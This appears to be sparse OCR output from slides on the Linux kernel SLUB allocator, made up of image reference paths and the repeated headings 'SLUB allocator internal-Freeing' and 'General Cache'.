


SLUB allocator internal-Freeing



SLUB allocator internal-Freeing



General Cache



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
General Cache



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